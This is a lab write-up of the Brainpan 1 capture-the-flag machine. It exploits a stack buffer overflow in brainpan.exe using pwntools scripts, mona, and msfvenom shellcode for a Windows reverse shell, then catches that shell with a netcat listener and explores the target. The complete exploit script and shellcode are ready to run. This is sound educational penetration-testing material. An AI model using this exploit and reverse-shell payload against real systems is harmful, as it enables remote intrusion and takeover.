

Brainpan 1 Bufferoverflow + binary exploitation

Nmap the target

```
(root@kali)~[~/brainspan]
# nmap 10.113.139.65
Starting Nmap 7.93 ( https://nmap.org ) at 2026-09-21 12:16 UTC
Nmap scan report for ip-10-113-139-65.eu-central-1.compute.internal (10.113.139.65)
Host is up (0.0073s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
9999/tcp  open  abyss
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

Two open ports.

Try to netcat the service on port 9999, it is protected by a password prompt.


Default-easy passwords were tried out but did not work. (not illustrated)

```
(root@kali)~[~/brainspan]
# nc 10.113.139.65 9999

[ _____ WELCOME TO BRAINPAN _____ ]
[ _____ ENTER THE PASSWORD _____ ]

>> asdfadaga
ACCESS DENIED
```

Port 10000 is just hosting a picture.



After enumerating , I come across this directory.

Bin and index.html

```
(root@kali)-[~/brainspan]
# dirb http://10.113.139.65:10000/

____
DIRB v2.22
By The Dark Raver
____

START_TIME: Mon Sep 21 12:20:37 2026
URL_BASE: http://10.113.139.65:10000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

____

GENERATED WORDS: 4612

____ Scanning URL: http://10.113.139.65:10000/ ____
+ http://10.113.139.65:10000/bin (CODE:301|SIZE:0)
+ http://10.113.139.65:10000/index.html (CODE:200|SIZE:215)

____


END_TIME: Mon Sep 21 12:20:40 2026
DOWNLOADED: 4612 - FOUND: 2
```

Bin seems to be holding the .exe of port 9999.

Download it and move it to a windows enviroment in order to test and further develop an exploit.

Im going to use Immunity debugger and pwntools. Keep in mind you might have to deactivate smart app control in order to run the program on localhost.

Run it in immunity debugger and the service should run on localhost on port 9999.



Briefly explained.

1. Top-left — Disassembly

This is the actual assembly instructions of the running program, translated from raw machine code. Each line shows the memory address, the raw hex opcode, and the mnemonic (PUSH EBP, MOV ESI,DWORD PTR..., etc.).

2. Top-right — Registers

Live CPU register values: EAX, EBX, ECX, EDX, ESP (stack pointer), EBP (base pointer), ESI/EDI, and critically **EIP** (instruction pointer — what executes next). This is your primary crash-analysis view. When you send a cyclic pattern and the program crashes, you read the value sitting in EIP, then feed that 4-byte value to pwntools' `cyclic_find()` to get your exact offset. You'll also watch ESP here — since many Windows exploits jump execution to "wherever ESP points" via a JMP ESP gadget.

3. Bottom-left — Hex dump / memory view

Raw memory as hex + ASCII, for whatever address/region you're pointing it at. Useful for:

- Watching your input buffer land in memory as raw bytes
- Bad-character testing — sending \x00–\xff through the buffer and checking here whether any bytes get mangled, dropped, or transformed (this matters a lot for shellcode reliability)
- Visually spotting your cyclic pattern in memory before/during a crash

4. Bottom-right — Stack

Shows the stack contents near ESP, growing as the call stack does. You'll see return addresses, SEH (Structured Exception Handler) chain entries, and saved values. It's how you trace the call flow (e.g. right now you can see RETURN to KERNEL32.BaseThreadInitThunk, standard for early process startup) and — critically for stack-based overflows — this is where your overwritten return address will physically sit once your payload smashes the buffer.

First we write a fuzzer , a fuzzer helps test out applications countinously until we get a results, in this case , we want to see at which point ,how many bytes, the buffer overflows, so that we can send our own controlled code , after the buffer.

Code is written with ai and import pwn tools.

```
from pwn import * # import pwntools' toolkit: networking, packing, cyclic
patterns, logging, etc.

ip = "TARGET_IP" # IP address of the brainpan.exe target
port = 9999      # port brainpan listens

buffer = 100     # starting payload size in bytes; we'll grow this each loop

while True:
    try:
        log.info(f"Fuzzing with {buffer} bytes") # pwntools' logging helper,
        prints a formatted statu>

        p = remote(ip, port) # open a TCP connection to the target (wraps raw
        socket creation)

        p.recv()             # read/discard any banner or prompt the service
        sends on connect

        p.sendline(b"A" * buffer) # send `buffer` A's + a newline; this is our
        test payload

        p.close()            # cleanly close the connection before the next
        iteration
```

```
except Exception as e:
    # if sending/receiving throws an error, the service likely crashed or
    dropped the connection
    # at this payload size – this is our signal that we've found the overflow
    threshold
    log.warning(f"Crashed at {buffer} bytes")
    break    # stop the loop once we've triggered the crash

buffer += 100    # increase payload size by 100 bytes and try again
time.sleep(1)    # brief pause between attempts, avoids hammering the target
too fast
```

Start the script , it starts to send countinously increasing flow of characters until it crashes. It did so at around 700 bytes.

```
root@DESKTOP-RLDF71I:/mnt/c/Users/Helpdesk/Desktop/brainpan_scripts# python3 fuzzer.py #
[*] Fuzzing with 100 bytes
[+] Opening connection to 172.22.224.1 on port 9999: Done
[*] Closed connection to 172.22.224.1 port 9999
[*] Fuzzing with 200 bytes
[+] Opening connection to 172.22.224.1 on port 9999: Done
[*] Closed connection to 172.22.224.1 port 9999
[*] Fuzzing with 300 bytes
[+] Opening connection to 172.22.224.1 on port 9999: Done
[*] Closed connection to 172.22.224.1 port 9999
[*] Fuzzing with 400 bytes
[+] Opening connection to 172.22.224.1 on port 9999: Done
[*] Closed connection to 172.22.224.1 port 9999
[*] Fuzzing with 500 bytes
[+] Opening connection to 172.22.224.1 on port 9999: Done
[*] Closed connection to 172.22.224.1 port 9999
[*] Fuzzing with 600 bytes
[+] Opening connection to 172.22.224.1 on port 9999: Done
[*] Closed connection to 172.22.224.1 port 9999
[*] Fuzzing with 700 bytes
[+] Opening connection to 172.22.224.1 on port 9999: Done
```

[illegible]

```
Registers (FPU) < < < < < < < < < <
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 005FF700 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBX 00278000
ESP 005FF910 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>
EIP 41414141
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 1 FS 0053 32bit 27B000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 3 2 1 0 E S P U O Z D I
FCW 037F Prec NEAR,64 Err 0 0 0 0 0 0 0 0 (GT)
Mask 1 1 1 1 1 1
```

Now ,to identify the offset accurately , we must use a pattern in our code , instead of sending just AAAA, we sent something like A1A2A3... , to correctly identify the offset value in the immunity debugger GUI.

Restart the program in I.D and write a new script , same as before but importing a pattern generator.

```
from pwn import *
import time

ip = "172.22.224.1"      # or your Windows host IP if running from WSL
port = 9999


context.log_level = 'info'

pattern_length = 1000    # generous size – must be bigger than your earlier crash threshold
pattern = cyclic(pattern_length)  # generates the unique De Bruijn pattern, not "A"*n

log.info(f"Sending cyclic pattern of {pattern_length} bytes")

p = remote(ip, port)
p.recv()                # grab the "shitstorm" banner/prompt
p.sendline(pattern)      # send the pattern, not repeated A's
p.close()
```

```
root@DESKTOP-RLDF71I:/mnt/c/Users/Helpdesk/Desktop/brainpan_scripts# python3 pattern.py
[*] Sending cyclic pattern of 1000 bytes
[+] Opening connection to 172.22.224.1 on port 9999: Done
[*] Closed connection to 172.22.224.1 port 9999
```



```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 005FF700 ASCII "aaaabaaacaaadaaaaaaafaaagaaahaaia
EBX 0037D000
ESP 005FF910 ASCII "haaf laafjaafkaaf laafmaafnaafoaafpa
EBP 66616166
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>
EIP 66616167
```

Then use the EIP value to determine the offset via PWN cyclic tool.

```
root@DESKTOP-RLDF71I:/mnt/c/Users/Helpdesk/Desktop/brainpan_scripts#
pwn cyclic -l 0x66616167
524
root@DESKTOP-RLDF71I:/mnt/c/Users/Helpdesk/Desktop/brainpan_scripts#
```

Now that the offset is known, we have to eliminate the bad characters that will be excluded from future shell code that is to be injected. To do this, make sure “mona” is

installed in your “PyCommands” folder and the program is running in Immunity Debugger.

Generate a byte array, that has all possible little-endian characters using the immunity debugger console. The shell code will be written in little endian so that CPU can execute.

Copy that and crash the program with the following script.

```
from pwn import *

# =====
# TARGET CONFIG
# =====
ip = "172.22.224.1"      # Windows host IP as seen from WSL
                        # (confirm via `ip route`)
port = 9999              # brainpan.exe listening port

context.log_level = 'info' # show connection/status logs from
pwntools

# =====
# OFFSET – confirmed earlier via cyclic pattern + cyclic_find()
# =====
offset = 524

# =====
# EIP OVERWRITE MARKER
# 4 bytes that will land exactly in EIP when the program crashes.
# Using B's (0x42) so it's easy to recognize visually in the
# Registers pane afterward – confirms we hit EIP correctly.
# =====
eip_marker = b"B" * 4

# =====
# BAD CHARACTER TEST BYTES
# Directly copied from mona's bytearray.txt output, excluding only
# \x00 (mona already excludes this by default – null bytes almost
# always break string handling, so no point testing it).
# This is the EXACT sequence mona will later compare against memory,
# so pasting it straight from mona's own output avoids any mismatch.
# =====
badchars = (

b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"

b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
```

```

b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# =====
# BUILD THE FULL PAYLOAD
# Structure: [junk padding to fill buffer up to EIP]
#           + [4 bytes overwriting EIP itself]
#           + [bad char test bytes, landing right after – this is
#             where ESP should point after the crash]
# =====
payload = b"A" * offset + eip_marker + badchars

log.info(f"Total payload length: {len(payload)}")
log.info(f"Bad char bytes included: {len(badchars)}")


# =====
# CONNECT FRESH AND SEND
# IMPORTANT: restart brainpan.exe in Immunity (close + relaunch +
# F9)
# BEFORE running this script, so you're not reusing a stale/crashed

```

```
# process from a previous test.
# =====
p = remote(ip, port)
p.recv()          # read/discard the banner ("shitstorm"
prompt) before sending
p.sendline(payload) # send the crafted payload
p.close()         # cleanly close the connection

log.info("Payload sent. Check Immunity now:")
log.info("1. Confirm it broke on a FRESH access violation")
log.info("2. Read the current ESP value from the Registers pane")
log.info("3. Right-click ESP -> Follow in Dump")
log.info("4. Compare what you see there against this bad char
sequence")
```

After crashing the program, in immunity debugger follow the ESP value in the Hex Dump pane.



Following the 005FF910 Value in Dump Hex, until 005FFA10.

```
005FF910  01 02 03 04 05 06 07 08
005FF918  09 0A 0B 0C 0D 0E 0F 10  ....
005FF920  11 12 13 14 15 16 17 18
005FF928  19 1A 1B 1C 1D 1E 1F 20
005FF930  21 22 23 24 25 26 27 28  !"#$%&'(
005FF938  29 2A 2B 2C 2D 2E 2F 30  )*+,-./0
005FF940  31 32 33 34 35 36 37 38  12345678
005FF948  39 3A 3B 3C 3D 3E 3F 40  9:;<=>?@
005FF950  41 42 43 44 45 46 47 48  ABCDEFGH
005FF958  49 4A 4B 4C 4D 4E 4F 50  IJKLMNOP
005FF960  51 52 53 54 55 56 57 58  QRSTUVWX
005FF968  59 5A 5B 5C 5D 5E 5F 60  YZ[\]^_`
005FF970  61 62 63 64 65 66 67 68  abcdefgh
005FF978  69 6A 6B 6C 6D 6E 6F 70  ijklmnop
005FF980  71 72 73 74 75 76 77 78  qrstuvwx
```

005FF988	79 7A 7B 7C 7D 7E 7F 80	yz{ }~€
005FF990	81 82 83 84 85 86 87 88	,f,,...†‡^
005FF998	89 8A 8B 8C 8D 8E 8F 90	%Š<ŒŽ
005FF9A0	91 92 93 94 95 96 97 98	‘’“”•_—~
005FF9A8	99 9A 9B 9C 9D 9E 9F A0	™Š>æžŸ
005FF9B0	A1 A2 A3 A4 A5 A6 A7 A8	¡¢£¥¦§¨ª«¬®¯°±²³´µ¶·¸¹º»¼½¾¿À
005FF9B8	A9 AA AB AC AD AE AF B0	©ª«¬®¯°±²³´µ¶·¸¹º»¼½¾¿À
005FF9C0	B1 B2 B3 B4 B5 B6 B7 B8	±²³´µ¶·¸¹º»¼½¾¿À
005FF9C8	B9 BA BB BC BD BE BF C0	±²³´µ¶·¸¹º»¼½¾¿À
005FF9D0	C1 C2 C3 C4 C5 C6 C7 C8	ÁÂÃÄÅÆÇÈ
005FF9D8	C9 CA CB CC CD CE CF D0	ÉÊËÌÍÎÏÐ
005FF9E0	D1 D2 D3 D4 D5 D6 D7 D8	ÑÒÓÔÕÖ×Ø
005FF9E8	D9 DA DB DC DD DE DF E0	ÙÚÛÜÝÞßà
005FF9F0	E1 E2 E3 E4 E5 E6 E7 E8	áâãäåæçè
005FF9F8	E9 EA EB EC ED EE EF F0	éêëìíîïð
005FFA00	F1 F2 F3 F4 F5 F6 F7 F8	ñòóôõö÷ø
005FFA08	F9 FA FB FC FD FE FF 0A	ùúûüýþÿ.
005FFA10	00 02 94 00 00 00 00 00	.”.....

We can see that none of the characters are bad. We can go ahead and generate the full shellcode without x00.


Next is to find a vurnable jump ESP address, that doesn't use x00.

```
!mona jmp -r esp -cpb "\x00"
```

In the log window, in Immunity Debugger, you will find the vurnable jmp address printed out.

```
Log data, item 26
Address=311712F3
Message= 0x311712f3 : jmp esp | {PAGE_EXECUTE_READ} [brainpan.exe]
ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False,
v-1.0- (C:\Users\Helpdesk\Desktop\brainpan_0\brainpan.exe), 0x0
```

In the end , everything will flow like this :



Now we need to generate shellcode ,to inject into our payload that will be delivered inside the program and the CPU will execute.

In the kali VM. Use msfvenom.

```
msfvenom -p windows/shell_reverse_tcp LHOST=172.22.224.1 LPORT=4444
-b "\x00" -f python -v shellcode
```

Then in the final script , enter the shellcode.

```

from pwn import *

# =====
# TARGET CONFIG
# =====
ip = "172.22.224.1"      # Windows host IP running brainpan.exe
                        # (confirm via `ip route`)
port = 9999              # brainpan.exe listening port

context.log_level = 'info'

# =====
# OFFSET
# Bytes needed to fill the buffer up to the saved return address.
# Confirmed earlier via cyclic(1000) + cyclic_find() -> 524
# =====
offset = 524

# =====
  
```

```

# EIP OVERWRITE – JMP ESP address
# Found via: !mona jmp -r esp -cpb "\x00"
# Located inside brainpan.exe itself (not a DLL) -> stable across
# restarts, since this binary has no ASLR/rebasing.
# p32() packs it correctly in little-endian, no manual byte order
# needed.
# =====
jmp_esp = p32(0x311712f3)

# =====
# NOP SLED
# Small buffer of "do nothing" instructions right before the real
# shellcode. Gives a little room for error if ESP lands a few bytes
# off from exactly where the shellcode starts – execution just
# slides through the NOPs until it hits real code.
# =====
nop_sled = b"\x90" * 16

# =====
# SHELLCODE
# Generate with msfvenom, filtered against confirmed bad chars
# (\x00):
#
#   msfvenom -p windows/shell_reverse_tcp LHOST=<your-ip> LPORT=4444
#   \
#   -b "\x00" -f python -v shellcode
#
# Paste msfvenom's output below, replacing this placeholder.
# =====
shellcode = b""
shellcode += b"\xb8\xbd\x35\xd8\xee\xdd\xc2\xd9\x74\x24\xf4"
shellcode += b"\x5d\x33\xc9\xb1\x52\x83\xc5\x04\x31\x45\x0e"
shellcode += b"\x03\xf8\x3b\x3a\x1b\xfe\xac\x38\xe4\xfe\x2c"
shellcode += b"\x5d\x6c\x1b\x1d\x5d\x0a\x68\x0e\x6d\x58\x3c"
shellcode += b"\xa3\x06\x0c\xd4\x30\x6a\x99\xdb\xf1\xc1\xff"
shellcode += b"\xd2\x02\x79\xc3\x75\x81\x80\x10\x55\xb8\x4a"
shellcode += b"\x65\x94\xfd\xb7\x84\xc4\x56\xb3\x3b\xf8\xd3"
shellcode += b"\x89\x87\x73\xaf\x1c\x80\x60\x78\x1e\xa1\x37"
shellcode += b"\xf2\x79\x61\xb6\xd7\xf1\x28\xa0\x34\x3f\xe2"
shellcode += b"\x5b\x8e\xcb\xf5\x8d\xde\x34\x59\xf0\xee\xc6"
shellcode += b"\xa3\x35\xc8\x38\xd6\x4f\x2a\xc4\xe1\x94\x50"
shellcode += b"\x12\x67\x0e\xf2\xd1\xdf\xea\x02\x35\xb9\x79"
shellcode += b"\x08\xf2\xcd\x25\x0d\x05\x01\x5e\x29\x8e\xa4"
shellcode += b"\xb0\xbb\xd4\x82\x14\xe7\x8f\xab\x0d\x4d\x61"
shellcode += b"\xd3\x4d\x2e\xde\x71\x06\xc3\x0b\x08\x45\x8c"
shellcode += b"\xf8\x21\x75\x4c\x97\x32\x06\x7e\x38\xe9\x80"

```

```

shellcode += b"\x32\xb1\x37\x57\x34\xe8\x80\xc7\xcb\x13\xf1"
shellcode += b"\xce\x0f\x47\xa1\x78\xb9\xe8\x2a\x78\x46\x3d"
shellcode += b"\xfc\x28\xe8\xee\xbd\x98\x48\x5f\x56\xf2\x46"
shellcode += b"\x80\x46\xfd\x8c\xa9\xed\x04\x47\xdc\x80\x7f"
shellcode += b"\x44\x88\x60\x7f\x7b\x15\xec\x99\x11\xb5\xb8"
shellcode += b"\x32\x8e\x2c\xe1\xc8\x2f\xb0\x3f\xb5\x70\x3a"
shellcode += b"\xcc\x4a\x3e\xcb\xb9\x58\xd7\x3b\xf4\x02\x7e"
shellcode += b"\x43\x22\x2a\x1c\xd6\xa9\xaa\x6b\xcb\x65\xfd"
shellcode += b"\x3c\x3d\x7c\x6b\xd1\x64\xd6\x89\x28\xf0\x11"
shellcode += b"\x09\xf7\xc1\x9c\x90\x7a\x7d\xbb\x82\x42\x7e"
shellcode += b"\x87\xf6\x1a\x29\x51\xa0\xdc\x83\x13\x1a\xb7"
shellcode += b"\x78\xfa\xca\x4e\xb3\x3d\x8c\x4e\x9e\xcb\x70"
shellcode += b"\xfe\x77\x8a\x8f\xcf\x1f\x1a\xe8\x2d\x80\xe5"
shellcode += b"\x23\xf6\xb0\xaf\x69\x5f\x59\x76\xf8\xdd\x04"
shellcode += b"\x89\xd7\x22\x31\x0a\xdd\xda\xc6\x12\x94\xdf"
shellcode += b"\x83\x94\x45\x92\x9c\x70\x69\x01\x9c\x50"

=====
# BUILD THE FULL PAYLOAD
# Structure: [junk padding] + [EIP overwrite] + [NOP sled] +
# [shellcode]
# =====
payload = b"A" * offset + jmp_esp + nop_sled + shellcode

log.info(f"Total payload length: {len(payload)}")

# =====
# SEND THE EXPLOIT
# IMPORTANT: restart brainpan.exe fresh in Immunity before running
# (close it, relaunch, F9 to run) – don't reuse a crashed process.
#
# Also: make sure your listener is running BEFORE sending, e.g.:
# nc -lvnp 4444
# =====
p = remote(ip, port)
p.recv()          # grab the banner before sending
p.sendline(payload) # note: sendline appends \n – use p.send()
instead
                  # if you don't want that trailing byte
p.close()

log.info("Exploit sent. Check your listener for an incoming shell.")

```

Set up a listener in kali terminal.

```
(root@kali)-[~]  
└─# nc -lvnp 4444  
listening on [any] 4444 ...
```

Then in a subterminal ,execute the script.

```
(root@kali)-[~]  
└─# python3 exploit1.py  
Payload sent, length: 895
```

Should work 😊

```
(root@kali)-[~]  
└─# nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.113.121.211] from (UNKNOWN) [10.113.132.143] 38155  
CMD Version 1.4.1  
  
Z:\home\puck>
```

If we explore the file system we see we have several directories that we do not have access to.

Puck has these in his directories.

```
Directory of Z:\home\puck  
  
3/6/2013  3:23 PM  <DIR>      .  
3/4/2013  11:49 AM  <DIR>      ..  
3/6/2013  3:23 PM              513  checksrv.sh  
3/4/2013  2:45 PM  <DIR>      web  
    1 file              513 bytes  
    3 directories      13,850,185,728 bytes free
```

Checksrv.sh is a script that runs the program again if it stops.

Apperently the script uses wine (Wine is a compatibility layer that lets Windows executables run on Linux by translating Windows API calls into equivalent Linux system calls, without emulating a full virtual machine. The Wine-hosted cmd.exe still behaves as a genuine Windows shell — it can only launch Windows-format (PE) executables, so it cannot directly execute native Linux binaries like /bin/bash.)

We are in a cmd.exe session inside of a Linux virtual machine.

```

type checksrv.sh
#!/bin/bash
# run brainpan.exe if it stops
lsof -i:9999
if [[ $? -eq 1 ]]; then
    pid=`ps aux | grep brainpan.exe | grep -v grep`
    if [[ ! -z $pid ]]; then
        kill -9 $pid
        killall wineserver
        killall winedevice.exe
    fi
    /usr/bin/wine /home/puck/web/bin/brainpan.exe &
fi

# run SimpleHTTPServer if it stops
lsof -i:10000
if [[ $? -eq 1 ]]; then
    pid=`ps aux | grep SimpleHTTPServer | grep -v grep`
    if [[ ! -z $pid ]]; then
        kill -9 $pid
    fi
    cd /home/puck/web
